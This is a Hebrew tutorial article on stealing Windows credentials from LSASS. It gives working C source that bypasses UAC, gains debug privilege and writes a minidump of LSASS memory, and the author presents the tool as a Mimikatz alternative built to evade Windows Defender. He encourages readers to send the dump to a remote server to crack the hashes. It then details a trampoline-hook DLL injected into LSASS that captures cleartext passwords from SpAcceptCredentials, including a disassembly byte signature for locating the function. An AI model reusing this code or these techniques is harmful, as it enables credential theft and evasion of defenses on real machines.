אז לאחר שכתבנו את כל הפונקציות שעוזרות לנו לבצע דיבוג. נקרא להן בפונקציה הרשאית ולאחר מכן נדבג את הקובץ באמצעות קריאה אחת. אך לפני כן, ניגש לפונקציה הראשונה שהצגתי. אותה הפונקציה למעשה קוראת למופע חדש של הנוזקה בתור admin, ומאחר ואני צריכים מופע אדמיני אחד בודד ולא אינסוף נצטרך לכתוב מנגנון בפונקציה הראשית שידע ליצור מופע אדמיני רק במידה והמופע הנוכחי שרץ איננו אדמיני. נעשה זאת באמצעות API בשם IsUserAnAdmin.

במידה ואנו לא מנהלים נקרא לפונקציה UACBypass שתפעיל מופע חדש של הנוזקה. במידה ואנו אכן מנהלים, נמשיך קדימה ונקרא לפונקציה השלישית שהצגתי שתוסיף לנו הרשאות דיבוג לתהליך הנוזקה. לאחר מכן נשתמש בפונקציה השנייה שהצגתי שתתן לנו את ה-PID של LSASS.

נפתח קובץ חדש באמצעות CreateFile וניתן את ה-Handle לקובץ יחד עם ה-PID אל הפונקציה האחרונה שחיכינו לה כל המאמר, פונקציית הדיבוג! שמה הוא MinidumpWriteDump ומה שהיא עושה הוא לקבל PID של תהליך, Handle לתהליך, Handle לקובץ ומספר שאומר מה הוא סוג הדיבוג (לא יותר מדי רלוונטי אני בחרתי ב-2) והיא כותבת את כל זיכרונו של התהליך אל תוך קובץ הטקסט שנתנו לה במסגרת תבנית של קובץ דיבוג. ממליץ מאוד לקרוא על הפונקציה החזקה הזאת ועל היכולות שלה מתוך MSDN.

מאחר וזוהי הפונקציה האחרונה אסביר מעט על הכלי ושימושו. את הכלי יצרתי אחרי מחקר ארוך בו ניסיתי לכתוב אלטרנטיבה ל-Mimikatz שתהיה כמה שיותר חבויה ותצליח לבצע את עבודתה מבלי להיתפס.

הבנתי שבכדי לעשות זאת אפשר דווקא לתקוף את מנגנוני ההרשאות. כלומר, צורת החשיבה הייתה שמאחר וישנה רמת הרשאה מסוימת בא להציץ בזיכרון של LSASS נחשב "חוקי" בעיניי ה-Windows Defender, אם נצליח להגיע לאותה רמת הרשאה מבלי לעשות יותר מדי רעש - ניצחנו. על כן ביצעתי מחקר ארוך על מנת להצליח לאציל סמכויות מ-0 עד לרמה המבוקשת מבלי ש-Windows Defender דיפולטיבי יעלה עלינו.


התוצאה היא הכלי הנ"ל, שיודע לרוץ על מערכת Windows10 דיפולטיבית, ללא כל הרשאות קודמות ולשלוף את זכרונו של LSASS.

זהו כמובן רק השלד, מכאן תיקחו את זה אתם! ההמלצה שלי היא לכתוב מודל שרת-לקוח באמצעותו הנוזקה תשלח את הקובץ לשרת רחוק, עליו תוכלו להשתמש בחופשיות ב-Mimikatz ו-JohnTheRipper על מנת לפרסר את ה-Hash-ים שנמצאים בקובץ ולפרוץ אותם באמצעות מילון.

את הקוד המלא אעלה לעמוד הגיטהאב שלי אותו אצרף בסוף המאמר:

```
int main()
{
    //Adminisitor check
    if (!IsUserAnAdmin()==1)
    {
        //this code happens as  non admin
        UACBypass();
        //waits for the payload
        Sleep(10000);
        //exits
        exit(1);
    }
    GainDebuggingPrivilege();

    system("start lsass");
    //Getting lsass's process handle
    DWORD ProcessId = (DWORD)GetlsassProcessIdentifier();
    HANDLE lsassHandler;
    lsassHandler = OpenProcess
    (
        PROCESS_VM_READ | PROCESS_QUERY_INFORMATION,
        0,
        ProcessId
    );

    if (lsassHandler == NULL)
    {
        printf("lsass Error(%d)\n", GetLastError());
    }

    //Creating a text file to hold the dumped lsass data
    HANDLE lsassMinidump = CreateFileW
    ("C:\\TEMP\\Mini.txt", GENERIC_READ | GENERIC_WRITE,
        0,
        NULL,
        CREATE_ALWAYS,
        FILE_ATTRIBUTE_NORMAL | FILE_ATTRIBUTE_ARCHIVE | SECURITY_IMPERSONATION,
        NULL);

    if (lsassMinidump == NULL)
    {
        printf("Output Error(%d)\n", GetLastError());
    }

    int code = MiniDumpWriteDump(
        lsassHandler,
        ProcessId,
        lsassMinidump,
        (MINIDUMP_TYPE)0x00000002,
        NULL,
        NULL,
        NULL);
    CloseHandle(lsassMinidump);
}
```

לאחר שתפתחו את הקובץ תוכלו לראות הרבה מושגים שלמדנו ולחפש אותם! אם תדעו לחפש טוב כמו Mimikatz תדעו אפילו למצוא את ה-Hash-ים ☺



גישה שנייה: Trampoline Hooking

אז לאחר שהצגתי בפניכם את הכלי הראשון שהוא אכן די מגניב אציג את הכלי השני, שהוא מגניב הרבה יותר ☺. בכל אופן, הכלי מערב בתוכו אלמנטים מורכבים יותר של תקיפות זיכרון. כמובן שאסביר על כל אותם האלמנטים, אך לאלו מכם שאינם מכירים את הנושאים הכתובים מטה, אמליץ בחום שתקראו את המאמרים הבאים לפני, מאחר והם עוסקים בנושאים באופן ייעודי ומפורט:

- המאמר של אורי פרקס בנושא hooking usermode
- המאמר של Spl0it בנושא PE Format
- המאמר של כסיף דקל ורונן שוסטין בנושא מבוא ל-Ghidra

מי שרוצה לבצע את המחקר יחד איתי, אנו נשתמש ב-IDA / Ghidra, Process Hacker, VisualStudio. כך שכדאי שתכינו אותם מראש.

הכלי שנכתוב יתקוף את חבילת האימות עליה דיברנו רבות - Msv1_0.dll. חבילת האימות הזאת נמצאת בשימוש על ידי LSASS בכל פעם שמשתמש נכנס ומבצע אימות באמצעות NTLM. לאותה חבילת אימות ישנה פונקציה בשם SpAcceptCredentials() אשר נקראת על ידי LSASS כאשר משתמש מתאמת בהצלחה.

אותה הפונקציה מקבלת כפרמטר את הסיסמא כ-ClearText! כלומר ללא גיבוב. התוכנית שלנו היא איכשהו להגיע אל הפונקציה הזאת, ולשלוף ממנה את הפרמטר הזה שהיא מקבלת בו נמצאת הסיסמא. רעיונות, מישהו?

אז בואו נתחיל לחקור!

דיברנו על פונקציה בשם SpAcceptCredentials() שנמצאת ב-Msv1_0.dll. לאחר גיגול ניתן לראות ב-MSDN את התיאור הבא, שכפי שניתן ללמוד ממנו, הפרמטר אותו אנו רוצים לצוד הוא PrimaryCredentials שמכיל את הסיסמאות כטקסט!

Syntax

C++ Copy

```
SpAcceptCredentialsFn Spacceptcredentialsfn;

NTSTATUS Spacceptcredentialsfn(
  [in] SECURITY_LOGON_TYPE LogonType,
  [in] PUNICODE_STRING AccountName,
  [in] PSECPKG_PRIMARY_CRED PrimaryCredentials,
  [in] PSECPKG_SUPPLEMENTAL_CRED SupplementalCredentials
)
{...}
```

Parameters

`[in] LogonType`

A SECURITY_LOGON_TYPE value indicating the type of logon.

`[in] AccountName`

Pointer to a UNICODE_STRING structure specifying the name of the logged-on account.

`[in] PrimaryCredentials`

Pointer to a SECPKG_PRIMARY_CRED structure containing the credentials used to logon. This structure can have **NULL** members.

`[in] SupplementalCredentials`

Pointer to a SECPKG_SUPPLEMENTAL_CRED structure containing package-specific supplemental credentials.

כעת, נביט באתר המציג את כל הפונקציות המיוצאות ב-DLL:

DLL Exports:

Function Name	Ordinal	Type
MsvSamLogoff	16	Exported Function
MsvSamValidate	17	Exported Function
MsvIsIpAddressLocal	15	Exported Function
MsvIsLocalhostAliases	2	Exported Function
MsvValidateTarget	18	Exported Function
SpLsaModeInitialize	3	Exported Function
SpUserModeInitialize	4	Exported Function
SpInitialize	1	Exported Function
SpInstanceInit	32	Exported Function
MsvGetLogonAttemptCount	14	Exported Function
LsaApCallPackagePassthrough	7	Exported Function
LsaApCallPackageUntrusted	8	Exported Function
DllMain	5	Exported Function
LsaApCallPackage	6	Exported Function
LsaApInitializePackage	9	Exported Function
Msv1_0ExportSubAuthenticationRoutine	12	Exported Function
Msv1_0SubAuthenticationPresent	13	Exported Function
LsaApLogonTerminated	10	Exported Function
LsaApLogonUserEx2	11	Exported Function

אתם שמים לב אילו פונקציות נמצאות כאן?, או יותר נכון, לא נמצאות כאן?

קל לראות שהפונקציה שאותה אנו נרצה לצוד SpAcceptCredentials כלל לא נמצאת כאן!, כלומר היא אפילו לא מיוצאת. כנראה שאותה פונקציה היא איזשהי פונקציית עזר לאחת הפונקציות שנמצאות כאן ול-DLL אין צורך בכלל לייצא אותה.

בשביל להבין מדוע הדבר מהווה עבורנו אתגר רציני, אצטרך לצלול פנימה לטכניקת התקיפה בה נשתמש. אלו מכם שלא מכירים כלל את המושגים, אומר שוב שאני מאוד ממליץ לכם לקרוא את המאמר שציינתי קודם לכן בנושא usermode hooking. אך עדיין אסביר עליהם בקצרה כאן.

DLL Injection

זוהי טכניקה בה אנו נכתוב DLL משלנו, שבדרך כלל יכלול פונקציות זדוניות מסוימות ונגרום לתוכנה תמימה לטעון את ה-DLL הזה ובכך היא תמפה אותו למרחב הכתובות שלה ונוכל לבצע פעילות זדונית בתוך מרחב הכתובות של התהליך הקורבן. המתקפה תכלול לפחות שני קבצים כאשר הראשון הוא ה-DLL עצמו, והשני הוא ה-Injector שיזריק את ה-DLL לתוך התהליך. לכתיבת המזריק יש כל מיני מימושים אך אנו לא ניגע בהם במאמר זה ונתמקד בכתיבת החלק המסובך שזה ה-DLL עצמו.

Function Hooking

על קצה המזלג, היא דרך בה אנו שולטים על הריצה של תוכנה מסוימת בכך שאנו משנים את אחת הפונקציות אליה היא קוראת מבלי "ידיעתה", ובכך אנו מקבלים שליטה על מה תעשה התוכנה. זוהי איננה בהכרח פעילות זדונית! למען האמת המון המון תוכנות שכולנו מכירים משתמשות ב-Hooking.

חשבתם פעם כיצד עובדת תוכנת Procmon? היא מבצעת Hook לכל הפונקציות אותן היא מציגה בלוח האירועים כך שהיא תקבל בקרה על כל קריאה של הפונקציה והפונקציה החדשה תהיה זהה לקודמת, רק בתוספת מנגנון "התראה" ל-Procmon ברגע שהיא נקראת. בדרך זו הוא יודע מתי נקראת כל פונקציה ונוצר כל אירוע!

ישנן הרבה מימושים לדבר, כמו: SSDT Hooking, IAT Hooking, WinAPI Hook Function ועוד. אך מאחר ואני אוהד אסמבלי מושבע, אבחר במימוש מאוד אלגנטי ומגניב שמערב בסך הכל שתי אופקודים שכולנו מכירים! אותו המימוש נקרא טרמפולינה ובקרוב תבינו למה.

השילוב של השניים

הוא מאוד מאוד מתבקש. אנו נכתוב סוג של DLL בתוכו תהיה פונקציה אותה נרצה לבצע במקום פונקציה מקורית בתהליך קורבן ונבצע Hook לפונקציית היעד כך שהיא תתבצע במקום הפונקציה המקורית. אנו נוכל לבצע את ה-Hooking משום שנחלוק את מרחב הזיכרון יחד עם התהליך הקורבן והפונקציות שנכתוב ב-DLL שלנו יהיו נגישות מתוך תהליך הקורבן.

מאחר ותהליך הקורבן לא מודע לכך שבוצע ה-Hook הוא יעביר בדיוק את אותם הפרמטרים לפונקציה שאנחנו כתבנו וכעת תתבצע במקום הפונקציה המקורית. המשפט בכוונה מודגש משום שזה בדיוק מה שאנו רוצים! גישה לפרמטרים שמקבלת SpAcceptCrdenetials!

אם נצליח לכתוב פונקציה משלנו לתוך DLL שתתבצע במקום הפונקציה המקורית, שתדע לקחת את הפרמטרים בהם יש את הסיסמא לשמור אותם איפשהו בסתר ואז לקרוא חזרה לפונקציה המקורית כאילו לא קרה דבר. זהו כיוון המתקפה! אך כפי שכבר הסברתי, זה לא כל כך ישיר ויש לנו אתגר גדול שכבר הספקנו לחשוף - הפונקציה שאנו רוצים לבצע לה-Hook איננה בכלל מיוצאת! מדוע זאת בעיה?

משום שבכדי לבצע Hook, לא משנה באיזו דרך, אנו נהיה חייבים לדעת את כתובת הפונקציה בזיכרון, על מנת שנוכל לשנות שם את הערך. במידה והפונקציה מיוצאת והיא מוגדרת כ-Export. זה לא בעיה בכלל הודות לפונקציית API שימושית בשם GetProcAddress() שיודעת להחזיר לנו את כתובת הפונקציה במידה והיא מיוצאת.

זו לא בעיה משום שהפונקציה הזו נמצאת ב-Import Directory בתוך סוג של מילון בו מוצמד שם הפונקציה וכתובתה (FirstThunk, DataThunk למי שמכיר). אך במידה והיא איננה מיוצאת אנו נצטרך למצוא אותה ידנית ולחפש אותה ממש בתוך הקובץ הבינארי. בשביל לבצע את הדבר המורכב הזה, נצטרך להמשיך לחקור!


כיצד עובדת המתקפה ומה הם שלביה?

אנחנו נכתוב קובץ DLL בעצמנו, כשאר הוא ייטען לזיכרון של LSASS הוא יבצע Hook ל-SpAcceptCredentials. ה-Hook יתבצע באמצעות טכניקה בשם מקפצה. אנו נלך לפונקציה המקורית ונשכתב אותה בהתחלה באמצעות פקודת JMP לפונקציה שלנו כך שהיא תפנה את הקריאה לפונקציה הזדונית שכתבנו (בהמשך אסביר בפירוט רב יותר על הטכניקה).

למעשה אנו נכתוב בתוך ה-DLL פונקציה נוספת שתהיה מי שתחליף את SpAcceptCredentials המקורית שתפקידה יהיה לקחת את הפרמטרים שיועברו אליה, ביניהם מבנה הנתונים שהצגתי PrimaryCredentials שמכיל את הסיסמאות של הקובץ הלא מגובבות. הפונקציה תכתוב את הסיסמאות הלא מגובבות לתוך קובץ טקסט ותקפיץ הודעה למסך בה יהיו כתובות הסיסמאות.

לאחר מכן, מאחר ואנו רוצים שהכל ימשיך לעבוד כשורה, הפונקציה הזדונית תאלץ להחזיר את המצב לקדמותו. ולבצע Unhook לעצמה, או במילים אחרות, Hook לפונקציה המקורית. אל מימושי הפונקציות נצלול בעמודים הבאים, אך לבינתיים הכנתי תרשים שמסביר כיצד המתקפה מתבצעת.

ולהלן התרשים:




כיצד נמצא את הפונקציה?


כפי שהסברתי, מאחר והיא איננה מיוצאת נצטרך לחפש אותה לבדנו בזיכרון. בכדי לעשות זאת נצטרך להשתמש ב-Ghidra\IDA ולצפות באמצעות הכלים הללו ב-Msv1_0.dll. הפעם, מאחר ואנו עובדים ב-Windows בחרתי להשתמש ב-IDA (בגלל ה-DarkMode ☺). מאחר והקובץ הוא חשוב ולא נרצה בטעות להרוס אותו, יצרתי שכפול שלו מהנתיב:

C:\Windows\System32\msv1_0.dll

והעתקתי לשולחן העבודה. פתחתי את הקובץ ב-IDA שמצאה את סימני הדיבוג של הקובץ כך שנוכל למצוא את הפונקציה שלנו!


אלו ההגדרות בהן בחרתי:






כפי שאתם בטח רואים, בצד שמאל של התוכנה מופיעה לנו רשימה של כל הפונקציות הנמצאות בקובץ.

נחפש את הפונקציה שלנו באמצעות SearchText:



נקבל את תרשים הזרימה של הפונקציה שיהיה מאוד נוח לעבוד מולו:



מאחר ואנו רוצים לכתוב פונקציה שמוצאת את SpAcceptCrdentials, ולא יהיה לנו את סמלי הדיבוג הללו, אנו נצטרך למצוא בקוד האסמבלי שלה רצף של פקודות / בתים שמזהה את הפונקציה בצורה ייחודית ואותו נוכל לחפש כך שברגע שנמצא את הרצף הזה נדע כי הגענו לפונקציה ומשם ניתן לבצע את ה-Hook.

אנחנו יודעים כי לא ניתן לכתוב פונקציות שחתימתן זהה. חתימת הפונקציה היא למעשה מכלול של מספר הפרמטרים, סוג הפרמטרים, שם הפונקציה וקונבנציית קריאתה.

הפונקציה משתמשת בקונבנציית הקריאה FastCall לפיה הפרמטרים יידחפו למחסנית באמצעות הרגיסטרים כל עוד הדבר מתאפשר (מבחינת כמות הרגיסטרים) והפונקציה שקוראת, היא זו שאחראית על ניקוי המחסנית. פקודות האסמבלי המתארות את התהליך הן אלה שמירקרתי:

```
SpAcceptCredentials proc near

arg_0= qword ptr  8
arg_8= qword ptr  10h
arg_10= qword ptr  18h

; FUNCTION CHUNK AT .text:0000000180037B64 SIZE 00000037 BYTES

mov     [rsp+arg_0], rbx
mov     [rsp+arg_8], rbp
mov     [rsp+arg_10], rsi
push    rdi
sub     rsp, 20h
mov     rbx, r9
mov     rdi, r8
mov     esi, ecx
mov     rcx, cs:WPP_GLOBAL_Control
lea     rbp, WPP_GLOBAL_Control
cmp     rcx, rbp
jz      short loc_180015E7C
```

למעשה יש לנו כאן הקצאת מקום במחסנית ולאחריה העברת פרמטרים באמצעות הרגיסטרים.

כעת, כל שנצטרך לעשות זה למצוא את רצף הבתים שמתאר את הפקודות הללו (לכל פקודה באסמבלי ישנו ערך הקסדצימלי) ואותו נוכל לחפש. בכדי לקבל ניתוח של הפקודות בהקסדצימלי הכנסו ל:

Options>General>NumberOfOpCodesBytes

ושנו את הערך ל-16. כמו בתמונה:


עכשיו נוכל לראות את הערכים ההקסדצימליים של הפקודות ולמצוא את החתימה שלנו שהקפתי בכחול:

```
48 83 EC 20        sub     rsp, 20h
49 8B D9           mov     rbx, r9
49 8B F8           mov     rdi, r8
8B F1              mov     esi, ecx
